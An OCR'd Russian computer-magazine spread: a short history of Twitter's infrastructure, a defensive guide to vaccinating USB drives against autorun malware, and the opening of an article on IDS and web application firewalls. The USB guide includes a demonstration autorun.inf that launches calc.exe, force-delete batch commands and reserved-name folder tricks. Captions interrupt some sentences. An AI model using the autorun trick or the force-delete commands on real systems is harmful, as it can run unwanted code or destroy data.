Что внутри твиттера?

Идея создания сервиса пришла в голову Джеку Дорси (его твиттер: http://twitter.com/jack) в 2006 году, когда он вместе с нынешней командой разработчиков твиттера трудился над другим стартапом. Идея появившегося вскоре проекта была подхвачена прогрессивным сообществом — и фишку, что называется, поперло. Сначала сервис завоевал награду как лучший блог-сервис, потом всяческие награды вроде MTV Music Award, Apple WWDC 2007. Все это, разумеется, прибавляло интереса новому сервису, где новости разлетались, как горячие пирожки. Многие блоггеры в то время начали использовать твиттер как инструмент для репортажей прямо из залов мероприятий, доказав, что даже профессионалам легче постить в твит, чем писать в блог. Позже твиттер начали упоминать в новостях и по телевизору, а пользователи пошли валом. На данный момент пользователей твиттера уже больше 6 миллионов. А тех, кто читает твиттер или просто посещает страницы, — более 50 миллионов. Лакомый кусочек хотел приобрести Facebook, не поскупившись на 500 млн баксов, но этого оказалось мало. Выдержать такую нагрузку непросто, поэтому неудивительно, что у сервиса не раз были серьезные проблемы с аптаймом. Начавшись как обычный проект, разрабатываемый в свободное от основной работы время, он прошел путь от 0 до миллиона просмотров за пару месяцев. В основе движка лежат Ruby on Rails и базы данных MySQL. Кроме этого, активно используется кластер серверов кеширования memcached. Для обслуживания сервиса (а это немного-немало — больше 600 запросов в секунду!) установлены 8 больших серверов Sun. Для базы также юзают один крутейший 8-ядерный сервер и 180 копий HTTP-сервера Monreal для RoR. Изначальная система работала хорошо только на первых порах. Как только пользователей стало реально много, начались серьезные проблемы и перебои. В Сети пошла волна разговоров о том, что RoR плох для серьезных проектов — мол, не способен обеспечить работу даже простого по сути сервиса Twitter. Впрочем, ребята из компании не стали рвать на себе волосы и переписывать все на Java или C++, а просто наняли одну из специальных контор, которая занимается масштабированием, и довели систему «до ума».



СТЕПАН «STEP» ИЛЬИН
/ STEP@GLC.RU /

ВАКЦИНА ДЛЯ ФЛЕШКИ

БЕЗОПАСНОСТЬ USB-НОСИТЕЛЕЙ

Правильно говорят: «все новое — хорошо забытое старое». Привыкнув, что зараза прет только через инет, мы окончательно забыли, как лихо подцепляли вирусы с дискет друзей и знакомых. В наше время малварь нашла другой способ распространения: через USB-носители. Они оказались идеальным контейнером. А вкупе с дебильной политикой Винды — еще и очень эффективным.

Вставь пендрайв где-нибудь в универе или интернет-кафе — и малварь не заставить себя ждать. К гадалке не ходи по поводу флешки подружки: вопрос тут только в том, сколько разновидностей малвари уживается в одном месте. Да что там говорить, — если даже у опытных пользователей на внешних носителях часто оседает случайно подцепленная зараза? Принцип действия настолько прост, что описывается буквально в двух словах. Любой вирус, у которого в арсенале числится распространение через внешние носители, использует 2 файла autorun.inf и бинарник с собственно телом вируса. Когда пользователь вставляет флешку, Винда считывает зловредный autorun.inf и, следуя указаниям, сразу запускает тело вируса или же исполняет его во время двойного клика по иконке накопителя. Ну а, обосновавшись в системе, ничего не стоит копировать эти файлы на все подключаемые в систему диски. Недавний опыт Downadup, который использовал небольшой хинт, чтобы обмануть антивирусы, показал, что дело пора брать в свои руки. Сегодня мы разберемся, во-первых, как обезопасить свою флешку, а во-вторых, как избавить систему от «вредных привычек».

NTFS — НАШЕ ВСЕ, ИЛИ СПОСОБ №1


Оставим изучение живности зоологам. Вместо того чтобы ежедневно отлавливать малварь, мы сделаем так, чтобы она попросту не появлялась. А для этого создадим флешке такие условия, чтобы живность там не могла существовать. Первый способ — очень легкий и, пожалуй, самый эффективный (но, увы, не лишенный недостатков). Суть в том, чтобы распрощаться с файловой системой FAT32, которая поголовно используется на внешних носителях по умолчанию, — и перевести флешку на NTFS, получив все ее преимущества. Самый удачный вариант перейти на NTFS — отформатировать пендрайв специальной утилитой от компании HP: **HP USB Disk Storage Format Tool** (дистрибутив можно найти в Google по названию файла SP27213.exe). Требуется лишь выбрать нужный диск и файловую систему — в нашем случае NTFS. Практика, однако, показывает, что ничем не хуже оказываются встроенные средства Винды. Поэтому можно просто выбрать в контекстном меню пункт «Отформатировать» или даже банально воспользоваться консольной командой:

```
format f: /FS:NTFS
```


Если есть необходимость сохранить данные на флешке, используй встроенную утилиту для преобразования файловой системы на выбранном разделе:

```
convert f: /FS:NTFS
```


Вспоминаем, что вирусу обязательно нужно создать свой autorun.inf в корне сменного носителя, чтобы обосноваться на USB-носителе. Поэтому следующий шаг — просто запретить создание каких-либо файлов в корне флешки. Где же тогда хранить файлы? Очень просто — в специально созданной папке (пусть она будет называться FILES), для которой по-прежнему будут разрешены операции чтения/записи/выполнения файлов. Для этого переходим в свойства безопасности каталога и нажимаем на кнопку «Дополнительно». В появившемся окошке надо сделать важную вещь — отключить наследование разрешений от родительского объекта, сняв соответствующую опцию. Далее, в появившемся диалоге, жмем «Копировать» и выходим отсюда, дважды ответив «Ок». Теперь можно смело отключать запись в корневой



Форматирую свой переносной HDD с помощью HP USB Disk Storage Format Tool



Прямо из командной строки форматируем флешку и настраиваем права доступа




Устанавливаем права доступа на корень. Но если ты сидишь под рутом, толку от этого немного

каталог, не опасаясь, что новые политики будут унаследованы в нашей папке с файлами. Выбираем в колонке «Запретить» пункт «Запись», а в столбце «Разрешить» оставляем следующие права: «Чтение и выполнение», «Список содержимого папки», «Чтение». В итоге, мы получаем флешку, на которую не сможет записаться Autorun (ради чего собственно все и затеяли). Для удобства можно создать защищенный от записи autorun.inf, который будет открывать ту самую папку FILES. Панацея? К сожалению, нет. Если малварь запущена с правами администратора, то ничто не помешает ей поменять ACL-разрешения, как вздумается. Правда, на практике, малвари, готовой к подобной ситуации, пока немного. А вот со следующей проблемой я столкнулся лично, — когда вставил вакцинированную флешку в свою магнитолу и, естественно, обломался. Большинство бытовых девайсов знать не знают о существовании NTFS и работают только с флешками на FAT32. Многие люди используют в качестве флешки PSP или MP3-плеер — и их вообще никак не получится отформатировать в NTFS. Ну и напоследок: флешки с NTFS становятся Read only на маках и на многих Linux'ах. Внимание — важный нюанс! Отформатированную в NTFS флешку обязательно нужно вытаскивать через «Безопасное отключение устройства». Если в случае с FAT32, на это можно было смело забивать, то с NTFS все данные проходят через кэш, и вероятность того, что часть данных, не успев полностью скопироваться из кэша, пропадет при отключении, крайне велика. В общем, ты меня понял — только «Безопасное отключение»!

СЛАВНЫЕ ОСОБЕННОСТИ FAT32, ИЛИ СПОСОБ №2

Как я уже сказал, вариант с NTFS прокатывает далеко не всегда. Но есть возможность оставить носитель на родной файловой системе FAT32 и, более того, — использовать для защиты ее специфику. Задача опять же та же — запретить вирусу создавать на флешке файл autorun.inf. Когда-то было достаточно просто создать каталог с именем AUTORUN.INF, выставив ему атрибуты «Read only» и «Hidden». Так мы препятствовали созданию файла с тем же именем. Сейчас это, понятно, не вариант. Зато есть чуть модифицированный трик, который большинство малвари обходить пока не научилось. Объясняю идею. Создаем каталог AUTORUN.INF. Если каталог не пустой, удалить его можно, лишь расправившись со всем содержимым. Это очень просто, — но только не в случае, когда в каталоге есть файлы с некорректными для FAT32 именами! Именно этот принцип защиты лежит в основе программы **USB Disk Security** (www.zbshareware.com), которая создает на флешке AUTORUN.INF и в нем файл «zhengbo.» (да-да, с точкой на конце — что, естественно, некорректно). И знаешь: большинство малвари остается не у дел. За свое «ноу-хау» разработчики просят $50, но нам ничего не стоит сделать то же самое вручную. Для этого вспоминаем старый трик из нашей давней статьи «Обход ограничений FAT32/NTFS» (http://www.xakep.ru/magazine/xA/062/080/5.asp), заключающийся в использовании локальных **UNC-путей**. Напомню, что UNC — это формат для записи пути к файлу, расположенному на удаленном компьютере. Он имеет вид `\\server\share\path`, где server — это название удаленного хоста. Такой способ доступа к файлам можно использовать и для локальной машины, — только тогда вместо server нужно подставлять «?» или «.», а путь к файлу


Одна из лучших утилит для сканирования флешек на вирусы






> info

• Отформатировав флешку в NTFS, будь готов немного потерять в производительности. Тут приходится выбирать: максимальное быстродействие или безопасность.

• Винда по умолчанию прячет настройки безопасности NTFS, скрывая папку «Безопасность» в свойствах папки. Чтобы включить ее отображение, необходимо в проводнике выбрать: «Сервис → Свойства папки → Вид» и снять галку с опции «Использовать простой общий доступ к файлам».



▸ dvd
Статью «Обход ограничений FAT32/NTFS» ищи на нашем диске.



▸ warning
Работать в системе с правами Администратора — последнее дело, но, увы, распространенная практика. Если малварь будет запущена из-под такого аккаунта, то никакие наши меры не подействуют. Грамотный вирус беспрепятственно вернет все на свои места и не поперхнется. **Мораль: не сиди под рутом**!

указывать вместе с буквой диска. Например, так: `\\?\C:\folder\file.txt`. Фишка в том, что при использовании UNC-путей и стандартных консольных команд можно создавать файлы даже с запрещенными файловой системой именами. Создадим несложный BAT-файл со следующим содержанием:

```
mkdir "\\?\J:\AUTORUN.INF\LPT3"
```

После запуска получим каталог с некорректным именем LPT3, находящийся в папке AUTORUN.INF — обычным способом ее уже не удалить, а значит, малварь не сможет создать файл autorun.inf, оставшись не у дел!
Недостатков хватает и у этого способа. Во-первых, разработчики новой малвари могут использовать хинт от обратного и воспользоваться UNC-путями для удаления файлов/папок с некорректным именем: `\\?\J:\AUTORUN.INF\LPT3`. Директорию можно вообще не удалять — а беспрепятственно переименовать: к примеру, в AUTORUN.INF1. Другой вопрос, что такой малвари пока, опять же, немного. И раз мы заговорили о создании BAT-файла, то накидаем универсальный скриптик, который, помимо всего прочего, будет:

- удалять папку, замаскированную под корзину (на флешке ее быть не должно), где располагают свои тела многие черви (в том числе, Downadup), а также папку с файлами восстановления системы;
- создавать системную папку AUTORUN.INF с директорией COM1;
- с удалением такого файла будут трудности даже под NTFS;
- удалять и защищать desktop.ini, который также часто используется малварью.

```
rd /s /q %~d0\recycled
rd /s /q %~d0\recycler
rd /s /q «%~d0\System Volume Information"

del /f /q %~d0\autorun.*
mkdir "\\?\%~d0\autorun.inf\com1"
attrib +s +h %~d0\autorun.inf


del /f /q %~d0\desktop.ini
mkdir "\\?\%~d0\desktop.ini\com1"
attrib +s +h %~d0\desktop.ini
```


Достаточно сохранить это на флешке с именем, например, autorun.bat и запустить.

СОВЛАДАТЬ С АВТОЗАГРУЗКОЙ

Одно дело — разобраться со своей собственной флешкой, и совсем другое — не подцепить заразу с чужих. Для того чтобы малварь не перекочевала на твой комп, продолжив свое победоносное шествие, необходимо, во-первых, грамотно отключить автозагрузку, и, во-вторых, взять на вооружение

Махинации с реестром: после этого система вообще не будет воспринимать файлы Autorun.inf





Пишем служебный BAT-файл для создания файла с некорректным именем

пару полезных утилит.
Начнем с первого. Казалось бы: что может быть проще, чем отключение автозапуска? Но на деле все не так прозрачно! Даже если поставить запрет через локальные политики

Правим права доступа в консоли

Установить ручками права доступа для одной флешки — легко. Для двух-трех — тоже ничего сложного. Но если требуется вакцинировать сразу десяток, скажем, для всех сотрудников предприятия? В этом случае нелишним будет автоматизировать процесс, устанавливая ACL-правила для флешки через командную строку. Кстати говоря, используемая для этого консольная утилита cacls (Change Access Control Lists) — единственный способ настроить параметры безопасности в Windows XP Home Edition.
Первым делом нужно получить текущую ACL-таблицу с флешки. Допустим, она определяется в системе как диск X: — команда для просмотра таблицы будет:

```
cacls X:\
```

В большинстве случаев вернется строка:

```
X:\ Все:(OI)(CI)F
```


Символ F (от слова Full) в конце означает полный доступ для всего содержимого, — о чем говорят флаги (OI)(CI). Нам нужно удалить права на изменение файлов, поэтому по очереди удаляем записи из таблицы. В нашем примере надо удалить запись о полном доступе для группы «Все»:

```
cacls X:\ /E /R Все
```

После чего разрешаем доступ к каталогу в режиме чтения (Read only):

```
cacls X:\ /G Все:R
```

Попробуй теперь создать в корне флешки файл. Едва ли получится :).



Миниатюрная утилита поможет избавиться от случайного автозапуска

Windows, в системе все равно остаются дырки, позволяющие заюзать малварь. Это легко проверить! Сначала отключаем автозапуск через стандартные политики Windows и убеждаемся, что автозапуск вроде как не работает. А теперь проведем эксперимент, создав на флешке autorun.inf со следующим содержанием:

```
[autorun]
open = calc.exe
shell\Open\Command=calc.exe
shell\Open\Default=1
shell\Explore\Command=calc.exe
shell\Autoplay\Command=calc.exe
```

Во время монтирования девайса, действительно, ничего не запускается, но попробуем дважды щелкнуть по иконке носителя. Что мы видим? Винда открывает калькулятор! Думаю, не надо объяснять, что вместо него там могло оказаться, что угодно. Вместо этого приведу подробную инструкцию, как правильно и окончательно отключить автозапуск системы:

1. Первым делом правим ключ реестра, который отвечает за запуск с CD. Переходим в ветку HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Cdrom, находим параметр `AutoRun` и устанавливаем его равным нулю.

2. Далее переходим в раздел HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\policies\Explorer. Здесь создаем новый ключ `NoDriveTypeAutoRun` типа dword и задаем значение `ff` в шестнадцатеричной системе. Для верности можно повторить те же действия в ветке HKEY_CURRENT_USER, но они все равно будут игнорироваться.

3. Другой интересный хинт заключается в редактировании ключа HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\Autorun.inf, которому нужно присвоить значение (типа REG_SZ) — `@SYS:DoesNotExist`. Так мы заставляем Windows думать, что autorun.inf является конфигурационным файлом древних программ, разработанных для ОС, более ранних чем Windows 95! Не имея в распоряжении реестра, они использовали .INI-файлы для хранения своей конфигурации. Создав подобный параметр, мы говорим, чтобы система никогда не использовала значения из файла autorun.inf, а искала альтернативные «настройки» по адресу HKEY_LOCAL_MACHINE\SOFTWARE\DoesNotExist (естественно, он не существует). Таким образом, autorun.inf вообще игнорируется системой, что нам и нужно. Используемый в значении параметра символ @ блокирует чтение файла .INI, если запрашиваемые данные не найдены в системном реестре, а SYS является псевдонимом для краткого обозначения раздела HKEY_LOCAL_MACHINE\Software.

4. Нелишним будет обновить параметры файлов, которые не должны автозапускаться, добавив туда маску `*.*`. В разделе HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\CancelAutopla y\Files создаем строковой параметр типа REG_SZ с названием *.*.

5. В реестре Винды есть замечательный раздел MountPoints2, который обновляется, как только в компьютер вставляется USB-носитель. Собственно, именно это и позволяет провернуть трюк, который я описал вначале. Бороться с подобным положением вещей можно. Сначала необходимо удалить все ключи `MountPoints2`, которые ты сможешь найти поиском в реестре, после чего перегрузиться. Далее находим HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 и в политике доступа запрещаем редактирование ключа всем пользователям, включая админов. Не помешает и установить монитор реестра, который следил бы за появлением новых ключей `MountPoints2` и блокировал к ним доступ.

Только после этого можно быть уверенным, что автозапуск в системе работать не будет. Кто бы мог подумать, что все так сложно? :)

ПОЛЕЗНЫЕ ТУЛЗЫ

В поиске и сопротивлении малвари хорошими помощниками могут стать несколько утилит. Я не буду здесь приводить обычные антивирусы, которые, само собой, с этой напастью борются и во многих случаях — довольно успешно. Вместо этого рассмотрим несколько небольших, но очень полезных утилит.

1. AutoRunGuard (autorun.synthasite.com/AutoRunGuard.php). Миниатюрная, но очень расширяемая тулза позволит настроить правила — что должно происходить, когда подключается флешка или CD. Можно, к примеру, в момент монтирования тут же запускать сканнер малвари. AutoRunGuard сама проверяет наличие autorun.inf, а также скрытых файлов, уведомляя о них юзера.

2. Flash Guard (www.davisr.com). Эта утилита также следит за появлением в системе сменных накопителей. При обнаружении нового диска она предлагает, на выбор:

- Удалить добавленные файлом Autorun.inf пункты контекстного меню диска;
- Информировать пользователя о наличии на диске файла Autorun.inf;
- Удалить файл Autorun.inf;
- Удалить все файлы Autorun.*;

Удаляем во всех случаях Autorun.inf и спим спокойно.

3. USB Disk Security (www.zbshareware.com). Увы, платная утилита для защиты флешек от малвари. По своему опыту могу сказать, что с вирусами она справляется на раз-два. В качестве бесплатной альтернативы можно привести Flash Disinfector.

Непробиваемая защита

Самая лучшая защита на флешке — запрет записи на хардварном уровне. Некоторое время назад у многих флешек такой переключатель был по умолчанию, но сейчас производители отошли от этой практики. Зато почти на всех карточках Secure Digital (SD) переключатели по-прежнему есть. Поэтому могу предложить непробиваемый вариант: купи такую карточку и компактный картридер, и в случае малейшего подозрения ставь переключатель в положение «read only». К тому же, картридер еще наверняка тебе пригодится (чтобы помочь скинуть фотографии красивой девушке, которая в панике бегает по офису в поисках провода от фотоаппарата).

АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

АТАКЕ ВОПРЕКИ

КОМПЛЕКСНЫЕ МЕТОДЫ ЗАЩИТЫ СИСТЕМЫ

Обновленный софт на пропатченной системе, грамотно настроенный файрвол и проактивный антивирус — неплохие гаранты безопасности, но только для домашнего компа. Если речь идет о доступной извне системе или, вообще, публичном сервисе, то стоит куда более серьезно задуматься о безопасности. Одними «детскими» инструментами тут не обойтись.


Различные ошибки и огрехи систем открывают злоумышленникам все новые разновидности атак. Даже если ставка сделана на безопасный код, специалисты в обязательном порядке прибегают к системам обнаружения вторжения (IDS) или их предотвращения (IPS). При помощи базы сигнатур и правил те могут с большой долей вероятности обнаружить атаку. Интересно, что, с точки зрения таких инструментов, все атаки имеют различный приоритет. Например, в известной IDS Snort градация производится по трем уровням: к первому относятся самые критичные и опасные вторжения, в то время как второй и третий — это лишь сигналы к действию в случае обнаружения некой аномальной активности (например, появления подозрительных запросов в логах веб-демона). Критичность атаки — отнюдь не единственное характеризующее ее свойство. Скажем, на реализацию рабочей SQL-инъекции злоумышленнику требуется от 15 минут до 3 часов, а на эксплуатацию неизвестного ему сервиса — от 8 часов. Налицо — временная метрика! Помимо этого, в информационной безопасности используются и другие параметры оценки уязвимости:

- сложность доступа (Access Complexity);
- возможность эксплуатации (Exploitability);
- степень конфиденциальности информации о баге;
- известность его технических деталей (Report Confidence).

Разработан целый стандарт оценки уязвимостей **CVSS** (www.first.org/cvss), со второй версией которого я настоятельно рекомендую ознакомиться. Зачем я все это рассказал? Чтобы ты понимал, — с таким разнообразием атак крайне важно, чтобы защита была комплексной и отчасти универсальной. Она должна быть готова отразить (или хотя бы зафиксировать) атаки «нулевого дня», фактор действия которых ранее не изучен. Инструменты тут могут быть самые разные и в статье я приведу несколько примеров — из тех, что лично использовал в своей практике.

WEB-ПРИЛОЖЕНИЯ И ИХ ЗАЩИТА

Последний ежеквартальный отчет **X-Force** (xforce.iss.net), выпускаемый при поддержке IBM, лишний раз подтверждает то, что давно известно. Атаки на WEB-приложения по-прежнему доминируют и составляют более 50% всех зафиксированных инцидентов. Чему удивляться, если за разработку системы подчас берется человек, который по кускам собирает программы, воспользовавшись Google'ом? И речь не о домашних страницах, а порой о сайтах серьезных государственных ведомств. Халатное отношение к безопасности приводит не только к дефейсу, краже конфиденциальной информации, но и полному проникновению в целевую систему. В двух словах (и даже целой статье) невозможно объяснить, как писать безопасный код, но одну рекомендацию я все-таки дам. Крайне важно организовывать разработку приложения в соответствии с такими стандартами, как Web Application Security LifeCycle или Microsoft SDL. Оба нацелены на то, чтобы сами программисты, не являясь спецами по безопасности, могли разрабатывать код без критических ошибок. Впрочем, ошибки остаются даже в очень серьезных приложениях — это факт. Чтобы снизить риск эксплуатации и обнаружения таких



Противодействие XSS-налету! Как видишь, IDS справляется с самыми мудреными запросами. Попытать удачу в обходе данного фильтра можно по адресу *demo.php-ids.org*. Добьешься успеха — не пиши разработчикам, пиши мне :)

дыр, существует ряд технических решений, в том числе, WEB Application Firewall (WAF), которые также называют Deep Packet Inspection Firewalls («файрвол с глубоким анализом»). По определению, это программное или, реже, аппаратное техническое средство, которое занимает место между клиентом и WEB-сервером. Его задача — заниматься глубоким анализом седьмого уровня модели OSI (уровень приложений), на котором работает протокол HTTP. В результате, такие службы как HTTP/HTTPS/SOAP/XML-RPC находятся под бдительным мониторингом на предмет появления опасных сигнатур. Ниже я коснусь общедоступных средств, которые может использовать обычный пользователь.

GreenSQL (www.greensql.net).

